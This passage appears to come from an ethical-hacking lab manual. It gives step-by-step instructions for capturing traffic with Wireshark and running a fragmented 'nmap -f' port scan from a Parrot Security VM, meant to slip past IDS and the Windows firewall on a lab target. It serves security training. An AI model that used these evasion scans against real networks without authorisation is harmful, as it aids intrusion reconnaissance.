


4. Minimize the **Control Panel** window, click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.




5. The **Wireshark Network Analyzer** window appears, Start capturing packets by double-clicking the available ethernet or interface (here, **Ethernet**).

Note: If **Software Update** window appears, click **Remind me later**.




6. Switch to the **Parrot Security** virtual machine.
7. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
8. Click the **MATE Terminal** icon in the top-left corner of the **Desktop** to open a **Terminal** window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
11. Now, type **cd** and press **Enter** to jump to the root directory.



```
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[-]
#
```

12. In the terminal window, type **nmap -f [Target IP Address]**, (here, the target machine is **Windows 11 [10.10.1.11]**) and press **Enter**.
Note: **-f** switch is used to split the IP packet into tiny fragment packets.
Note: Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, IDSs and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU consumption as well as network resources, the configuration of most of IDSs makes it skip fragmented packets during port scans.
13. Although **Windows Defender Firewall** is turned on in the target system (here, **Windows 11**), you can still obtain the results displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.

